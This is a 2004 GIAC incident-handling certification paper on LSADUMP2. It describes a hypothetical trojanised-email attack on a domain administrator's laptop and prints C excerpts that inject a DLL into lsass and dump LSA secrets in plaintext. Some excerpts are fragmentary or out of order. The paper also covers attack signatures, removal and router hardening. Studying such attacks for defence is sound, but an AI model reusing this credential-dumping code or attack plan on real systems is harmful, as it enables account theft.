Global Information Assurance Certification Paper

GCIH Practical Assignment
Version 3.0

LSADUMP2
Who Let The Secrets Out?

Written by:
Brian Thomson

Date:
March 12th, 2004

Table of Contents

Statement of Purpose

Overview:

The first stage of this paper will show the ease of which an internal hacker, by utilizing freeware tools, can exploit confidential password information. Multiple utilities will be used to successfully exploit known vulnerabilities (i.e. *NetCat*, Tini Trojan, etc). However, these tools will be utilized, only, to pave the way for the prominent tool, the focus of this paper, LSADUMP2. This tool will be utilized to exploit a known "vulnerability" within Microsoft's Local Security Authority Service (LSASS).

The second stage will be used to identify the 5 phases of the actual exploitation. These include: Reconnaissance, Scanning, Exploiting the System, Keeping Access and Covering Tracks. During the course of this exercise, key areas of vulnerability are identified and the details surrounding how they were exploited in the first place will be uncovered.

The third, and final, stage, explains how the security team manages the entire incident. All of the pertinent stages are explained in detail; Preparation, Identification, Containment, Eradication, Recovery and, lastly, Lessons Learned.

Plan of Execution

The plan is to successfully have the victim execute an attachment, a game, from within an anonymous e-mail. Once executed, this "game" will install, but, behind the scenes a Trojan, backdoor and other required files, namely LSADUMP2 (with the associated batch files) will also be integrated into the target system. The entire package will be "wrapped" together. The individual files are then unpacked and/or executed as per the associated batch files.

NetCat will only be utilized as a vehicle to accomplish the following:

- As a connection methodology to the contact the target's listening Trojan.
- Act as a listening agent, on the attacker's station, re: the LSADUMP contents transfer process.

Objectives

To capture domain administrator level privileges, from a known domain administrator's laptop, via LSADUMP2, and to utilize these credentials to access company confidential data/files for public distribution and/or sale.

The Exploit

Name: LSADUMP2

Background information:
Windows NT/2000 keeps a copy of the cached passwords under the registry sub-key of HKEY_LOCAL_MACHINE\SECURITY\Policy\Secrets.

This key information includes:

- "Local service account passwords
- Cached password hashes of the last ten recently logged on users
- FTP and web user passwords
- RAS (remote access services) account names and passwords
- Computer account passwords for domain access"[1]

LSADUMP2 will successfully dump the LSA (Local Security Authority) Secrets key, through a process called "DLL Injection", to the screen (or text file) in clear-text. This "injection" process causes the lsadump2.exe to force the LSASS process (lsass.exe) to load dumplsa.dll, which then executes code from the aforementioned DLL. This code execution is completed from within the target process (LSASS.exe).

The only limitations is that the attacker must have Administrator-level privileges i.e. SeDebugPrivilege, which is required for proper execution. By default, only Administrators have this right, so this program, supposedly, does not compromise NT security.

This access is by design according to Microsoft. As all administrators should have this capability. The problems arise when the attacker, who utilizes an exploit that mimics these "proper privileges", supplies arbitrary instructions to a 'trusted' process and these instructions are then executed.

Bulletins:
Microsoft Knowledge Base Article: ***Q184017*** – *Administrators Can Display Contents of Service Account Passwords*
CERT #: N/A
CVE #: N/A
Buqtraq: N/A

Note: CERT, CVE and Bugtraq identifiers do not exist for this exploit.

[1] metalab.uniten.edu.my/~chteoh/CMPB465/Practical%202003/CMPB465%20DCS%2006%20Windows%20practical%2005.doc

Origins:

Author: Todd A. Sabin
Date: May 1999

File Information:
Files in question:
lsadump2.c
Size: 10 KB

dumplsa.dll
Size: 36 KB

lsadump2.exe
Size: 32 KB

Total storage required: at least 145KB

MD5 Hash: 1b5571a62e590885da19dd17ebd54094

Download Reference:
This tool can be downloaded from Bindview's Razor team, located at the following URL:
http://razor.bindview.com/tools/desc/lsadump2_readme.html

Operating Systems

The following Operating systems which are vulnerable to this type of exploit include:

- Microsoft Windows NT Server 4.0 Terminal Server Edition
- Microsoft Windows NT Workstation 3.51
- **Microsoft Windows NT Workstation 4.0**
- Microsoft Windows NT Server 3.51
- Microsoft Windows NT Server 4.0
- Microsoft Windows NT Server, Enterprise Edition 4.0
- Microsoft BackOffice Small Business Server 4.0
- Microsoft Windows 2000 Server

Microsoft Windows NT Workstation 4.0 will be used as the base OS for both the target and attacking systems.

Protocols/Services/Applications

The process that is directly affected by this vulnerability is the Local Security Authority (LSA) of the machine in question. A description of LSA, and its associated service (LSASS), is described below:

Process Name: Local Security Authority Service (LSASS.exe)
Process File: lsass or lsass.exe
Dependencies: Winlogon, which will be described in a later section, starts this executable.

Description:
Windows Local Security Authority Server Process handles Windows security mechanisms. It verifies the validity of user logons to your computer or server. Technically, the software generates the process that is responsible for authenticating users for the Winlogon service. This process is performed by using authentication packages such as the default Msgina.dll. If authentication is successful, LSASS generates the user's access token, which is used to launch the initial shell. Other processes that the user initiates inherit this token. (Figure 1-1)



Figure 1-1: NT Authentication summary diagram[2]

LSA Definition and Background Information

The logon process includes all of the following components:

- **Winlogon (Windows Logon Process)**

  Winlogon is defined as a Windows NT logon utility that manages the security-oriented interactions, which, in turn, coordinate user logons and logoffs. This utility prompts you for the password when you log on and allows you to log off or shutdown. "It consists of three main components: the Winlogon executable, the GINA (explained below) and a number of network providers."[3]

[2] http://www.microsoft.com/technet/prodtechnol/winntas/support/chptr2.mspx
[3] http://msdn.microsoft.com/library/default.asp?url=/library/en-us/security/security/winlogon_and_gina.asp

- **GINA (Graphical Identification and Authentication)**

  The GINA is defined as a replaceable DLL component, called by Winlogon, to obtain a user's account name and password and pass it back to Winlogon. The GINA performs all identification, authentication and displays the standard logon dialog box

- **LSA (Local Security Authority)**

  LSA is a protected sub-system that performs validation within Windows. It maintains information about all security facets of the local operating system and, also, provides user authentication services. In addition, the LSA manages the following items:

  - Local Security Policy
  - Audit Policy and Settings
  - Generation of tokens that contain user/group information.

  The LSA validates your identity based on which entity issued your account. If it was issued by:

    - **LSA**

      The LSA confirms the information by referencing its own Security Accounts Manager (SAM) database.

    - **Security authority for the local domain/trusted domain**

      In this case, the LSA would contact the entity that issued your account and ask it to verify that the account is valid (and that you are the account holder).

- **SAM (Security Account Manager)**

  This is the protected sub-system that manages user and group account information. If the logon process is to be authenticated locally, the SAM database on the local computer is used to verify the user's credentials. If the logon process is to be authenticated on a Windows NT 4.0 domain controller, the SAM database on the domain controller is used.

- **Net Logon service**

This service is utilized, in conjunction with the NTLM protocol, to query the SAM database on a domain controller in order to perform credential validation.



Figure 1-2: LSA Interactive Logon Process diagram[4]

Variants

PWDUMP2 is one variant of LSADUMP2 and utilizes the same signature/vulnerability to exploit the data within the local SAM database.

Exploit Definition:
Pwdump2 also utilizes a technique known as DLL injection. “In general, one process (pwdump2.exe) forces another process (lsass.exe) to load a DLL (samdump.dll) and execute some code from the DLL in the other process's (lsass.exe's) address space and user context. In this specific case, once samdump.dll is loaded into lsass, it uses the same internal API that msv1_0.dll uses to access the password hashes. This means it can get the hashes without

[4] http://msdn.microsoft.com/library/default.asp?url=/library/en-us/security/security/interactive_authentication.asp

doing any of the 'hard' work of pulling them out of the registry and decrypting them."[5]

This exploit performs DLL injection to gain access to the password hashes, whereas, LSADUMP2, actually dumps the entire contents of the Secrets key.

Additional Information/Download:
The tool can also be downloaded from Bindview's Razor group @ http://razor.bindview.com/tools/desc/pwdump2_readme.html

Description

The vulnerability stems from the fact that administrators of Windows NT systems are able to display the contents of the Local Security Authority. This security information is stored by the LSA in a form called LSA Secrets. LSA Secrets are used to store information such as the passwords for service accounts used to start services under an account other than local System.

This is not a flaw in the code but rather by design, as per Microsoft; "Members of the local Administrators groups are trusted users that have the ability to access any information that can also be accessed by the operating system itself."[6]

In addition, even if the hardened security parameters are followed, the behavior in which LSA secrets are available to local administrators does not change.

Administrators have access to data including LSA secrets. If the recommended patch, and associated hardening, is applied, it provides improved protection for LSA secrets against LSADUMP2 attacks that do not involve accounts with administrative privileges.

Step by Step Analysis of the actual LSADUMP2 code

Outlined below are the relevant portions of the LSADUMP2 code, including a description of each phase/routine.

Step 1:

- **Debug mode is enabled (if not already).**

```
if (EnableDebugPriv () != 0)
{
fprintf (stderr, "Failed enabling Debug privilege.  Proceeding anyway\n");
```

[5] http://razor.bindview.com/tools/desc/pwdump2_readme.html
[6] http://support.microsoft.com/default.aspx?scid=kb;en-us;184017&sd=tech

```
//
int
EnableDebugPriv (void)
{
HANDLE hToken = 0;
DWORD dwErr = 0;
TOKEN_PRIVILEGES newPrivs;

if (!OpenProcessToken (GetCurrentProcess (),
            TOKEN_ADJUST_PRIVILEGES,
            &hToken))
{
dwErr = GetLastError ();
fprintf (stderr, "Unable to open process token: %d\n", dwErr);
goto exit;
}

if (!LookupPrivilegeValue (NULL, SE_DEBUG_NAME,
              &newPrivs.Privileges[0].Luid))
{
dwErr = GetLastError ();
fprintf (stderr, "Unable to lookup privilege: %d\n", dwErr);
goto exit;
}

newPrivs.Privileges[0].Attributes = SE_PRIVILEGE_ENABLED;
newPrivs.PrivilegeCount = 1;

if (!AdjustTokenPrivileges (hToken, FALSE, &newPrivs, 0, NULL, NULL))
{
dwErr = GetLastError ();
fprintf (stderr, "Unable to adjust token privileges: %d\n", dwErr);
goto exit;
}

exit:
```

Step 2:

- **Opens LSASS to obtain a process handle (hProcess) to the LSA Server process executable image using OPENPROCESS with the PROCESS_ALL_ACCESS.**

  Note: This requires the debug privilege to perform this action.

```
hLsassProc = OpenProcess (PROCESS_ALL_ACCESS, FALSE, dwPid);
if (hLsassProc == 0)
```

```
{
dwErr = GetLastError ();
fprintf (stderr, "Failed to open lsass: %d.  Exiting.\n", dwErr);
exit (1);
```

Step 3:

- **Injects and loads the lsadump.DLL into the LSASS process. This creates a remote/child thread which serves as the conduit for the DLL functionality.**

```
InjectDll (hLsassProc);

InjectDll (HANDLE hProc)
{
DWORD dwFuncSize;
DWORD dwBytesToAlloc;
LPVOID pRemoteAlloc = NULL;
REMOTE_INFO remInfo;
HINSTANCE hKernel32;
CHAR szDllName[MAX_PATH];
DWORD dwBytesWritten;
HANDLE hRemoteThread = 0;
DWORD dwIgnored;
//
static DWORD
RemoteFunction (REMOTE_INFO *pInfo)
{
HINSTANCE hDll;
pDumpLsa_t pDumpLsa;
int rc = -1;
hDll = pInfo->pLoadLibrary (pInfo->szDllName);
if (hDll != NULL)
{
pDumpLsa = (pDumpLsa_t) pInfo->pGetProcAddress (hDll,
                                    pInfo ->szProcName);
if (pDumpLsa != 0)
{
 rc = pDumpLsa (pInfo->szPipeName);
}
pInfo->pFreeLibrary (hDll);
}
return rc;
}
```

Step 4:

- **Creates a named pipe for data export purposes**

```
_snprintf (szPipeName, sizeof (szPipeName),
    "\\\\.\\pipe\\lsadump2-%d", GetCurrentProcessId ());
hPipe = CreateNamedPipe (szPipeName,
                PIPE_ACCESS_INBOUND
                | FILE_FLAG_WRITE_THROUGH,
                PIPE_TYPE_BYTE | PIPE_WAIT,
                1, DUMP_PIPE_SIZE, DUMP_PIPE_SIZE,
                10000, NULL);
if (!hPipe)
{
fprintf (stderr, "Failed to create the pipe: %d\n",
     GetLastError ());
return;
}
```

Step 5:

- **Prepares/formats the information to send across the named pipe.**

```
hKernel32 = LoadLibrary ("Kernel32");
        remInfo.pLoadLibrary = (pLoadLib_t) GetProcAddress (hKernel32,
        "LoadLibraryA");
        remInfo.pGetProcAddress = (pGetProcAddr_t) GetProcAddress
        (hKernel32, "GetProcAddress");
        remInfo.pFreeLibrary = (pFreeLib_t) GetProcAddress (hKernel32,
        "FreeLibrary");

GetModuleFileName (NULL, szDllName, sizeof (szDllName));
strcpy (strrchr (szDllName, '\\') + 1, "dumplsa.dll");
strncpy (remInfo.szDllName, szDllName, sizeof (remInfo.szDllName));
strncpy (remInfo.szProcName, "DumpLsa", sizeof (remInfo.szProcName));
_snprintf (remInfo.szPipeName, sizeof (remInfo.szPipeName),
    "\\\\.\\pipe\\lsadump2-%d", GetCurrentProcessId ());
```

Step 6:

- **Determines the correct amount of memory and allocates as required.**

```
dwFuncSize = (DWORD)DummyFunc - (DWORD)RemoteFunction;
dwBytesToAlloc = dwFuncSize + sizeof (REMOTE_INFO) + 4;
```

Step 7:

- **Opens the policy database and output file**

```
hPipe = CreateFile (szPipeName, GENERIC_WRITE, 0, NULL,
```

```
        OPEN_EXISTING, FILE_FLAG_WRITE_THROUGH, NULL);
if (hPipe == INVALID_HANDLE_VALUE)
{
_snprintf (szBuffer, sizeof (szBuffer),
      "Failed to open output pipe(%s): %d\n",
      szPipeName, GetLastError ());
OutputDebugString (szBuffer);
goto exit;
}

if (!LoadFunctions (&hLsasrv))
{
SendText (hPipe, "Failed to load functions\n");
goto exit;
}

//
rc = pLsaIOpenPolicyTrusted (&hPolicy);
if (rc < 0)
{
_snprintf (szBuffer, sizeof (szBuffer),
      "LsaIOpenPolicyTrusted failed : 0x%08X", rc);
SendText (hPipe, szBuffer);
goto exit;
}

if (RegOpenKeyEx (HKEY_LOCAL_MACHINE,
        "SECURITY\\Policy\\Secrets",
        0, KEY_READ, &hKeySecrets) != ERROR_SUCCESS)
{
_snprintf (szBuffer, sizeof (szBuffer),
      "RegOpenKeyEx failed : 0x%08X\n", GetLastError ());
SendText (hPipe, szBuffer);
OutputDebugString (szBuffer);
goto exit;
}

for (i=0; TRUE; i++)
{
WCHAR wszSecret[500];
DWORD dwErr;

dwErr = RegEnumKeyW (hKeySecrets, i, wszSecret, sizeof
(wszSecret)/2);
if (dwErr != ERROR_SUCCESS)
 //
```

```
 // No More Secrets
 //
 break;

lsaSecret.Buffer = wszSecret;
lsaSecret.Length = wcslen (wszSecret) * 2;
lsaSecret.MaximumLength = lsaSecret.Length;

rc = pLsarOpenSecret (hPolicy, &lsaSecret, 2, &hSecret);
if (rc < 0)
{
 //
 // Some of the secrets have a L'\0' as their last char.  Try
 // adding that.
 //
 lsaSecret.Length+=2; lsaSecret.MaximumLength+=2;
 rc = pLsarOpenSecret (hPolicy, &lsaSecret, 2, &hSecret);
 if (rc < 0)
 {
    _snprintf (szBuffer, sizeof (szBuffer),
            "LsarOpenSecret failed : 0x%08X", rc);
    SendText (hPipe, szBuffer);
    continue;
 }
}

rc = pLsarQuerySecret (hSecret, &lsaData, 0, 0, 0);
if (rc < 0)
{
 _snprintf (szBuffer, sizeof (szBuffer),
         "LsarQuerySecret failed : 0x%08x\n", rc);
 SendText (hPipe, szBuffer);
}
else
{
 char szSecret[500];

 WideCharToMultiByte (CP_ACP, 0,
                wszSecret, wcslen (wszSecret)*2,
                szSecret, sizeof (szSecret),
                NULL, NULL);
 SendText (hPipe, szSecret);
 SendText (hPipe, "\n");
 if (lsaData)
 {
    dump_bytes (hPipe, (char *)lsaData->Buffer, lsaData->Length);
```

```
 }
 LsaFreeMemory (lsaData);
}
pLsarClose (&hSecret);
hSecret = 0;
}

theRc = 0;

exit:
if (hPolicy)
pLsarClose (&hPolicy);
if (hSecret)
pLsarClose (&hSecret);
if (hKeySecrets)
RegCloseKey (hKeySecrets);
if (hPipe)
{
FlushFileBuffers (hPipe);
CloseHandle (hPipe);
}
if (hLsasrv)
FreeLibrary (hLsasrv);

return theRc;
}
```

Step 8:

- **Receives the output from LSASS via the named pipe and dumps the entire contents of LSA secrets through the named pipe to the screen/file.**

```
int
__declspec(dllexport)
DumpLsa (char *szPipeName)
{
HINSTANCE hLsasrv = 0;
HPOLICY hPolicy = 0;
HSECRET hSecret = 0;
LSA_UNICODE_STRING lsaSecret;
NTSTATUS rc;

PLSA_SECRET lsaData = NULL;
TCHAR szBuffer[300];
HKEY hKeySecrets=0;
```

```
int theRc = 1;
HANDLE hPipe=0;
int i;

if (!LoadFunctions (&hLsasrv))
{
SendText (hPipe, "Failed to load functions\n");
goto exit;
}


if (sz) {
char buf[17];
int i = 0;
int j = 16 - sz;
memset (buf, 0, sizeof (buf));
szDumpBuff[0] = 0;
while (sz--) {
 _snprintf (szDumpBuff+strlen (szDumpBuff),
          sizeof (szDumpBuff) - strlen (szDumpBuff),
          " %02X", *p);
 if (myisprint (*p))
    buf[i++] = *p;
 else
    buf[i++] = '.';
 p++;
}
_snprintf (szDumpBuff+strlen (szDumpBuff),
       sizeof (szDumpBuff)-strlen (szDumpBuff),
       "%*s%s\n", j*3 + 2, "", buf);
SendText (hPipe, szDumpBuff);
}
```

Step 9:

- **Closes named pipe, thread and handle.**

```
DisconnectNamedPipe (hPipe);
CloseHandle (hPipe);
return;
```

Signatures of the attack

The exploit causes the following local processes to be started:
lsadump2.exe

This process can be viewed within Task Manager, as shown:



Figure 1-3: Sample lsadump2.exe process running within Windows NT 4.0

Also the following files will exist within Windows Explorer:

- lsadump2.c
- lsadump2.exe
- dumplsa.dll

Inoculation:
The lsadump2.exe process can be stopped, and the associated files deleted from the drive. Another route to eliminate this exploit would be to use an automated tool, such as Pest-Patrol (www.pestpatrol.com). It will discover and eliminate these exploits (Figure 1-4).



Figure 1-4: Pest Patrol file analysis and removal tool in action.

The Platforms/Environments

Victims Platform

The operating system is outlined as MS Windows NT 4.0 Workstation with SP4.

The OS is not hardened as per MS hardening standards but is NAV protected (Norton Anti-Virus v.7.0). The client runs MS Outlook 98, for all e-mail transactions, and uses MS Office 98 applications i.e. Word, Excel and PowerPoint.

The actual hardware that is being utilized is as follows:

IBM Laptop (Model 390) with an integrated NIC (set at 100MBytes throughput and Full Duplex enabled) and modem (56K capability)
Pentium IV (Model M) @ 450 MHz
512 MB Memory
4GB Disk drive (one logical disk/partition: C)

Remote connectivity:
The target station has Cisco VPN Client v3.51 and certificate-based authentication re: VPN tunnel establishment with the target network. The Cisco Client establishes an initial connection with a Cisco Concentrator (Model 3080).

Target Network

The internal network is constructed, as described in the attached diagram, with the following components:

DMZ:
The DMZ is bordered by a Cisco 7400 VPN Router (Cisco IOS 12.2). The following is the Cisco 7400 Access Control List and Lockdown Configuration.

The following are excerpts from the router access control list (in their order that they are applied):

- Globally disable vulnerable, non-essential services
    - **Drop source route packets**
      No ip source-route
    - **Prevent layer 3 to layer 2 broadcast mapping**
      No ip directed-broadcast
    - **Disable Echo, Discard, Chargen and Daytime services**
      No service tcp-small-servers
      No service udp-small-servers
    - **Disable other vulnerable services**
      No service finger
      No ip boot-p server
      No ip-http server

- Access list applied to the <u>outbound</u> side of the external interface
    - **Block traceroute and ICMP responses, but allow all other traffic to pass**
      Access-list 100 deny icmp 0.0.0.0 255.255.255.255 any time-exceeded
      Access-list 100 deny icmp 0.0.0.0 255.255.255.255 any echo-reply
      Access-list 100 permit ip any any

- Access list applied to the <u>inbound</u> side of the external interface

    - **Block all inbound packets from the Internet using private addressing**
      Access-list 140 deny ip 192.168.0.0 0.0.255.255 any
      Access-list 140 deny ip 172.16.0.0 0.15.255.255 any
      Access-list 140 deny ip 10.0.0.0 0.255.255.255 any

- **Deny external packets with localhost, broadcast and/or multicast addresses**
  Access-list 140 deny ip 127.0.0.0 0.255.255.255 any
  Access-list 140 deny ip 255.0.0.0 0.255.255.255 any
  Access-list 140 deny ip 224.0.0.0 7.255.255.255 any

- **Deny packets without an IP address**
  Access-list 140 deny ip host 0.0.0.0 any

- **Drop all NetBIOS-related traffic from the Internet**
  Access-list 140 deny tcp 0.0.0.0 255.255.255.255 eq 135
  Access-list 140 deny tcp 0.0.0.0 255.255.255.255 eq 137
  Access-list 140 deny tcp 0.0.0.0 255.255.255.255 eq 138
  Access-list 140 deny tcp 0.0.0.0 255.255.255.255 eq 139
  Access-list 140 deny udp 0.0.0.0 255.255.255.255 eq 135
  Access-list 140 deny udp 0.0.0.0 255.255.255.255 eq 137
  Access-list 140 deny udp 0.0.0.0 255.255.255.255 eq 138
  Access-list 140 deny udp 0.0.0.0 255.255.255.255 eq 139

- **Prevent external telnet sessions to the router**
  Access-list 140 deny tcp 0.0.0.0 255.255.255.255 x.x.x.x 0.0.0.0 eq 23
  Access-list 140 deny tcp 0.0.0.0 255.255.255.255 10.200.x.0 0.0.0.255 eq 23

- **Permit all remaining traffic to flow normally**
  Access-list 140 permit ip any any

- VPN access controlled via a Cisco 3080 Concentrator and a Certificate-based Authentication server.

- Software based firewalling:
  Checkpoint FW-1 NG firewall (with Hide-NAT enabled). This firewall is "stateful", meaning it remembers the context of connections and continuously updates this "state" information in dynamic connection tables. These firewall services run on a Windows NT 4.0 SP4 server.

  Note: The router and firewall will not be breached during this attack. The attack will be initiated from inside the LAN.

Internal Network Description

The LAN is comprised of a Windows NT 4.0 domain infrastructure. The actual backbone is supplied via Cisco routers/switches and Category 5E media. The relevant server farm is as follows:

- Windows NT 4.0 Server with MS Proxy 2.0 running as a cache. It also enforces internet surfing rules (i.e. exclusions, user privilege, etc).

- A Windows NT 4.0 domain infrastructure which includes, but is not limited to:
  1 PDC, 1 BDC, 2 File Servers, 1 MS Proxy Server, 1 MS SQL Database Server and 2 Exchange 5.5 E-mail servers. All aforementioned servers are utilizing Service Pack 4 for NT.

- Server hardware: Compaq 3000 Servers, 2-4 PIII Xeon processors, 512 MB Memory and a Dell supplied SAN re: served disk.

- Relevant Software: IIS 4.0, Norton Anti-Virus 7.0 CE, Trend Scan-Mail v3.2

